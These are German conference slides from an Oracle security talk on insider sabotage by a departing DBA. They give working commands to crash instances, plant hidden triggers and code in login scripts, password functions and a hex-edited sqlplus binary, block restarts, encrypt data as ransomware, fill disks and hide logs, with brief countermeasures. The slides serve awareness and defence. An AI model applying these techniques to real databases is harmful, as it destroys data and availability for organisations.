Nützen Sie die Gelegenheit zum Austausch mit Experten

Die DOAG Datenbank wird **zweitägig**:

Am **10. und 11. Mai 2016** findet die nächste Veranstaltung für Oracle-Datenbankadministratoren statt.
Machen Sie sich auf ein vielfältiges Vortragsprogramm gefasst,
das tief unter die Haube der Oracle-Datenbank blickt
und zeitgleich Berufseinsteigern die Grundlagen der Administration vermittelt.

DOAG

Deutsche ORACLE-Anwendergruppe e.V.

SIG SECURITY – Mannheim 17.03.2017

Oracle ORA-600

The Black Easter Egg

Gunther Pippèrr - IT-Architekt - Berater

Background

Gunther Pippèrr arbeitet seit mehr als 17 Jahre intensiv mit den Produkten der Firma Oracle im Bereich Datenbanken/Applikationsserver und Dokumenten-Management.

Herr Pippèrr hat sich tiefes Wissen über den Aufbau komplexer IT Architektur aneignen können und hat dieses in der Praxis erfolgreich umgesetzt.

Herr Pippèrr hat eine Abschluss als Dipl. Ing. Technische Informatik (FH) an der FH Weingarten.

Functional Expertise

- IT System Architekt
- Technische Projektleitung
- Design und Implementierung von Datenbank Anwendungen
- Entwurf und Umsetzung von IT Infrastrukturen zum Datenmanagement

Industry Expertise

- High-Tech
- Real Estate
- Utility
- Communications
- Pharm.

Selected Experience

- Datenbank Architekt für ein Projekt zur Massendatenverarbeitung in der Telekommunikation
- Architekt und technische Projektverantwortung für IT Infrastrukturprojekte, z.B.:
  - Unterstützung beim Betrieb der Datenbank Umgebung für das größte deutsche Kunden Bindungsprogramm
  - Zentrale Datenhaltung für Münchner Hotelgruppe mit über 25 Hotels weltweit,
  - Messdaten Erfassung für russischen Kabelnetzbetreiber
  - Redundante Cluster Datenbank Infrastrukturen für diverse größere Web Anwendungen wie Fondplattform und Versicherungsportale
- Architekt und technische Projektverantwortung für ein Smart Metering Portal für das Erfassen von Energiezählerdaten und Asset Management
- Architekt und Projektleitung , Datenbank Design und Umsetzung für die Auftragsverwaltung mit Steuerung von externen Mitarbeitern für den Sprachdienstleister von deutschen Technologiekonzern

Warnung!

Die Informationen in diesem Vortrag dienen dazu die Komplexität einer Oracle Umgebung aufzuzeigen und ein Bewusstsein für den sorgfältigen und vorsichtigen Umgang mit der Datenbank aufzubauen.

Nicht nachmachen!


Nie das in einer produktiven Umgebung ausprobieren!

Was anfangen mit der Macht?

- Szenario :
  - Anwender / Administrator ist durch „XXXX“ bereits zum DBA geworden oder war es per Job Titel eh schon
  - Anwender / Administrator ist nun frustriert und will verärgert das Unternehmen verlassen

Was für Abschiedsgeschenke kann er wo hinterlassen?

Wie schützen wir uns vor diesen Angriffen?




Was will und kann er nun anrichten?

- Ziel:
  - ORA-00600 und ORA-07445 Fehler des Datenbank Kerns erzeugen
  - Neustart der Datenbank so stark erschweren wie möglich
  - Den Zugang zu den Daten erschweren
- Die Fehler so komplex wie möglich werden lassen

Aber erst wenn er selber schon lange vergessen ist!

Treiben wir den DBA Kollegen in den Wahnsinn



Wie planen wir das ganz


- **Exploit in VM entwickeln**

- **Schadcode verstecken**

- **Schadcode ausführen**


Idee - Auf welcher Ebene ansetzen?

- Wo sollen wir unsere Ostereier verstecken



Ziel: Nicht erwischt werden!
Schadcode nur indirekt viel später ausführen lassen

Idee - Auf welcher Ebene der DB ansetzen?



Idee – Wo am einfachsten anfangen?

- Oracle Support fragen!

Bug 21611897 : ORA-00600[QKAQKNLTPRUNEKAF:1] FROM SELECT ON DBA_SCHEDULER_JOBS

```
alter system  set "_nlj_batching_enabled"=0 scope=memory;

explain plan for SELECT COUNT(*) FROM DBA_SCHEDULER_JOBS;
```

```
SYS@GPI-jupiter>alter system  set "_nlj_batching_enabled"=0 scope=memory;

System wurde geöndert.

SYS@GPI-jupiter>explain plan for SELECT COUNT(*) FROM DBA_SCHEDULER_JOBS;
explain plan for SELECT COUNT(*) FROM DBA_SCHEDULER_JOBS
                                      *
FEHLER in Zeile 1:
ORA-00600: Interner Fehlercode, Argumente: [qkaQknLTPruneKaf:1], [], [], [], [], [], [], [], [], [], [], []
```

Funktioniert auch noch mit Oracle 12c mit aktuellen Jan 2016 CPU 12.1.0.2. 160119

Ihr Vorschlag?

Wo sollten wir anfangen?

Wo findet das keiner so schnell?

VERSTECKEN

Wo verstecken wir das ganze?

Mit etwas Aufwand

- In die Sicherungs-Skripte einbauen
- In ETL Jobs verstecken
- Im Source Code der Applikation
  - Zum Beispiel in den Deployment Skripte verstecken
- Init.ora Debug Parameter „_oradbg_pathname“ und Events verwenden

Sehr einfach


- ganz altmodisch glogin / login.sql von SQL*Plus und TOAD verwenden
- Password verify function in der Datenbank

Schutz – Gut möglich
Aufwand – Mittel

Trauen Sie Ihren Skripten nicht! Mit Hash Funktionen schützen!

Code Injektion mit der login.sql

- Wird bei jeden Start von SQL*Plus oder TOAD ausgeführt



Ausgaben einfach unterdrücken mit

```
set termout off
-- führe das aus was immer möglich ist
set termout on
```

Schutz: IDS System oder eigene Skripte für die regelmäßige Kontrolle verwenden!

Password „verify“ Funktion verwenden

- Aktuelle PWD Funktion in einer existierenden Tabelle der DB zwischen lagern
- Neue PWD Funktion hinterlegen (hier ist der Schadcode eingebaut)
- Passwort von einen wichtigen (oder auch nur unsympathischen) persönlichen User ändern
- DBA versucht das Password zurückzusetzen
  - Schadcode wird ausgeführt
  - Alte Password „verify“ Funktion wieder herstellen

Default Vorlage liegt immer unter **$ORACLE_HOME/RDBMS/ADMIN/utlpwdmg.sql**

Schlussfolgerung => Niemals gleiche Passwörter für unterschiedliche Accounts verwenden!

Oracle Enterprise Manger

- Perl und SQL Scripts der OEM Metriken für eigene Zwecke anpassen
  - Zähler einbauen, damit das auch etwas dauert

Oracle Software „anpassen“ (1)

- Schadcode in den nächsten DB Patch Aufruf in “catproc“ hinterlegen
  - z.B. als eigenes Package mit eine Phantasie Namen
    - Problem: Es gibt keine Möglichkeit zu erkennen, was denn bei Oracle eigentlich da sein sollte und was nicht!

- Oder gleich in die nächste Datenbank über die Create Skripte für die DB einbauen
  - wie„$ORACLE_HOME/rdbms/admin/dsec.bsq“

Oracle Software „anpassen“ (2)

- SQL Aufruf in die Binäre Dateien einbauen:
  - Zum Beispiel bei einem Aufruf von „show Parameter“ in SQL*Plus
- Sqlplus.exe im Hex Editor öffnen und SQL an der Adresse „0098620“ anpassen:
  - Im Beispiel aus einer Spalte eine Funktion erstellen ändern

```
00098620 53 45 4c 45 43 54 20 68 61 63 6b 20 4e 41 4d 45 SELECT hack NAME
00098630 create or replace function hack 4f 57 5f 50 _COL_PLUS_SHOW_P
00098640 return varchar2                 54 59 50 45 ARAM,DECODE(TYPE
         is
         begin

         sys.dbms_system.ksdwrt(2,to_char
         (sysdate)|| ' ORA-600: You are
         hacked');
          return 'hacked';
          end;
         /
```

Hash mit Powershell prüfen => Get-FileHash .\sqlplus.exe

Nur Ärgern oder vernichten?

WAS WOLLEN WIR ANRICHTEN?

Schaden? - Ideen

Nur Verwirren und Ärgern

- Init.ora Parameter verbiegen
- Passwort File löschen
- Prozess und File Rechte verändern
- Compliance Lücken wieder öffnen
- Für das nächste Lizenz Audit nicht lizensierte Features aktivieren
- Zeitzone der DB verstellen
- Unsichtbare Objekte in der DB Anlegen

Datenbank vernichten

- Data Dictionary manipulieren
- Bit Fehler in den Control-/ Daten Dateien erzeugen
- Datenbank verschlüsseln

Tipp – adrci - Alert log per Tail ausgeben

- ADRCI gleich im Tail Mode aufrufen mit:

```
adrci exec="set home diag/rdbms/gpi/GPI;show alert -tail -f"
```

Den Neustart einer Datenbank verhindern (1)

- Spfile optimieren – Parameter anpassen
  - alter system reset compatible scope=spfile sid='*';
  - alter system set audit_file_dest='.' scope=spfile sid='*';
  - __<pool>_parameter für den nächsten Start anpassen
  - Und viele weitere …

- Spfile schreibschützen (chmod 000 spfile)

Die nächste Downtime kommt bestimmt

Schutz – Keinen
Schadenspunkte – Gering
Hacker Aufwand – Gering

Schadensfaktor- DBA ärgern

Cluster / ASM Neustart verhindern

- Ein Zeichen in der sqlnet.ora ändern => Stundenlage Suche nach dem Fehler verursachen
- Sehen Sie den Fehler?

```
# sqlnet.ora Network Configuration File: /opt/12.1.0.2/grid/network/admin/sqlnet.ora
# Generated by Oracle configuration tools.

NAMES.DIRECTORY_PATH= (TNSNAMES, EZCONNECT

~
```

Schutz – Keinen
Schadenspunkte – Mittel
Hacker Aufwand – Niedrig

```
Errors in file /opt/oracle/diag/rdbms/gpi/GPI/trace/GPI_asmb_4247.trc:
ORA-15064: communication failure with ASM instance
ORA-03113: end-of-file on communication channel
Process ID:
Session ID: 11 Serial number: 52769
Errors in file /opt/oracle/diag/rdbms/gpi/GPI/trace/GPI_asmb_4247.trc:
ORA-15064: communication failure with ASM instance
ORA-03113: end-of-file on communication channel
Process ID:
Session ID: 11 Serial number: 52769
USER (ospid: 4247): terminating the instance due to error 15064
System state dump requested by (instance=1, osid=4247 (ASMB)), summary=[abnormal instance termination].
```

Datenbank Core manipulieren

- Statistiken im Data Dictionary beeinflussen
  - Zum Beispiel: Statistiken löschen/anlegen, falsche Werte in IO Calibrate Tabellen hinterlegen etc.
- DBMS_Standard invalideren
  - Funktioniert gut bei Forms Anwendungen

```
exec DBMS_UTILITY.INVALIDATE (p_object_id => 33331);
```

Ist aber harmlos, DB kann das mit etwas Glück selber reparieren

- Trace Event setzen und Platten volllaufen lassen


```
ALTER system SET sql_trace=TRUE scope=both;
```

Schadensfaktor- DBA ärgern

Schutz – Keinen
Schadenspunkte – Hoch
Hacker Aufwand – Mittel

Demo – Dual Tabelle manipulieren

- Dual Tabelle „optimieren“
  - Neue Tabelle „dual_tab“ aus Original Tabelle erzeugen
  - Original Dual Tabelle nur bei Total Angriff löschen!
  - View mit Namen „v$dual“ auf diese Tabelle anlegen
    - Hier gleich mal das erste Osterei einbauen
  - Original Synonym löschen
  - Neues Dual synonym auf „v$dual“ anlegen
  - testen



Verstecke Objekte anlegen und DB fluten

- Objekte lassen sich mit „ „ als gültigen Namen in der DB anlegen
  - Daten über solche verstecken Objekte auffüllen
    - Schema „ „
    - Tabelle „ „ im Schema „ „
    - Job „ „ füllt nun diese Tabelle auf
  - Login Trigger mit dem Namen „ „ einbauen



```
create or replace trigger " "
  after SERVERERROR
  on DATABASE
declare
  ORA_600 exception;
  pragma exception_init(ORA_600 ,-600);
 begin
  begin
   raise ORA_600;
  exception
   when  ORA_600 then
    execute immediate 'alter session set events ''immediate crash''';
  end;
 end log_error;
/
```

Ein hoax virus in der Datenbank .-)

Jetzt führt jeder kleiner Fehler scheinbar zu einem ORA-600

Datenbank Core Tabellen manipulieren

- SYS Tabellen – Zahlenwerte wie 4 / 16 / 256 auf internen <table>$ Spalten „anpassen“



Nie in Produktion testen!
Kein eigentlicher Oracle Bug – Klassische Fehlerbedienung!

Schadensfaktor- Vernichtend

Schutz – Keinen
Schadenspunkte – Hoch
Hacker Aufwand – Mittel

Datenbank Core manipulieren

- DBMS Package mit neuen Daten versehen
- Vorhandene Bugs ausnützen
- Tabellen auf READ ONLY setzen
  - Funktioniert nicht für die user$ etc. aud$ testen!
- Datenbank Parameter in Hintergrund Prozessen ändern
  - Package dbms_system dazu verwenden

Schadensfaktor- Vernichtend

Schutz – Keinen
Schadenspunkte – Hoch
Hacker Aufwand – Mittel

Datenbank Core manipulieren

- Linux:
  - DB Kernel neu mit „falscher Gruppe“ linken
- HASH in der PWD Datei nützen um Passwörter im System tablespace auf binäre Ebene zu finden / zu manipulieren
- PL/SQL Compiler Flags nützen

- DB interne User wie XS$NULL löschen
  - Umbenennen und schon ist der weg!
  - Oder mal den SYSTEM User umbennen ….

Schadensfaktor- Vernichtend

Schutz – Keinen
Schadenspunkte – Hoch
Hacker Aufwand – Mittel

Datenbank einfrieren lassen mit oradebug

- Szenario
  - Meldet sich ein DBA an, friert die DB ein, da er nicht überprüft hat, ob etwas neues in seiner „login.sql“ steht

```
oradebug ffbegin
 -- DB ist eingefroren

-- Wieder aufwachen
oradebug ffresumeinst
```

- Eine Art „Archive Stack“ simulieren

```
-- PID vom LGWR raussuchen
oradebug setospid <PID LGWR>
-- einschlafen lassen
oradebug suspend
-- warten lasssen
-- wieder aufwecken
oradebug resume
```

V$sesion_wait zeigt „Waiting“ on Debugger

Session mit Events abschießen

- Beispiel:

```
alter session set events 'immediate crash';
```

```
oradebug setmypid
oradebug event immediate crash
```

Auf weitere Events in der DB möglich!

Alter system betrifft dann allerdings nur die aktuelle Session -)

Datenbank verschlüsseln - TDE

- Vorbereiten
  - Wallet in sqlnet.ora hinterlegen


```
vi $TNS_ADMIN/sqlnet.ora

ENCRYPTION_WALLET_LOCATION=
   (SOURCE=(METHOD=FILE)(METHOD_DATA=
    (DIRECTORY=/opt/oracle/wallet)))
```

  - Mit Password anlegen

```
administer key management
create keystore '/opt/oracle/wallet'
identified by "DASSICHEREPASSWORT";
```

Ransomware in der Datenbank



Getting Started With Transparent Data Encryption in Oracle 12c (non pluggable database) (Doc ID 1964158.1)

Datenbank verschlüsseln - TDE

- Nur die Backups verschlüsseln

```
RMAN> CONFIGURE ENCRYPTION FOR DATABASE ON;
```

- Solange nun die DB nicht wieder gestartet wird, läuft das Backup problemlos


```
Erste beim nächsten Start/Restore wird die Katastrophe erkannt
ORA-19913: unable to decrypt backup
```

Geht die Wallet verloren, ist das Backup ebenso wertlos……..

Datenbank verschlüsseln – Spalten von Tabellen

- Varchar2 spalten aller nicht SYS User verschlüsseln
  - Schleife über alle Tabellen mit varchar / Clob Spalten:

```
alter table scott.emp  modify ( ENAME VARCHAR2(10) ENCRYPT);
```



Geht die Wallet verloren, sind die Daten wertlos……..

Falsche Alarme erzeugen (1)

- ORA-600 Einträge im Log File erzeugen um das Monitoring zu verwirren

```
alter session set events '942 incident(SIMULATED_ERROR)';
drop table tablethatdoesnotexist;
alter session set events '942 trace name context off';
```

ORA-00700: soft internal error, arguments: [EVENT_CREATED_INCIDENT], [942], [SIMULATED_ERROR]


```
execute sys.dbms_system.ksdwrt(2,to_char(sysdate)|| ' ORA-600: Simulate error');
```

10.03.16 20:44 ORA-600: Simulate error

Falsche Alarme erzeugen (2)

- ORA-600 Einträge im Log File erzeugen um das Monitoring zu verwirren

```
declare
   ORA_600 exception;
pragma exception_init(ORA_600 ,-600);
begin
raise ORA_600 ;
end;
/
```



ORA-00600: internal error code, arguments: [600], [], [], [], [], [], [], [], [], [], [], []

```
Sqlplus> oradebug unit_test dbke_test dde_flow_kge_soft arg1 arg2 arg3
```

ORA-00700: soft internal error, arguments: [arg1], [arg2], [arg3], [], [], [], [], [], [], [], [], []

Das Betriebssystem optimieren

- Prioritäten von Linux / Windows Prozessen „anpassen“
- Oracle Home voll laufen lassen
  - Traces erzwingen , dabei auf möglichst kleine und sehr vielen Dateien achten
  - Wie zum Beispiel den SQLNet Trace auf den Listener einschalten
- Rechte „verbiegen“
- Keine Root Rechte? OEM im Einsatz?
  - Keine Problem – OEM Root Programme nützen!

Verschleiern

- Linux:
  - Log und Trace Einträge durch Löschen im laufenden Betrieb im OS „versenken“
    - d.h. die Dateien sind so einfach nicht mehr sichtbar, füllen aber die Platten auf
- Windows:
  - Größe des Event Logs so minimal wie möglich
- Datenbank
  - Auditing abschalten

Filesysteme überlaufen lassen mit Trace Datein

- Linux:
  - Log Dateien einfach löschen (DB Traces etc.)
  - Dateien werden weiter geschrieben ohne sichtbar zu sein
    - Beispiel Trace Files

```
# Kandidaten suchen
lsof | grep oracle | grep trc

# Löschen

lsof | grep deleted
```

```
Gegenmaßnahme:
Sql>oradebug setospid <pid>
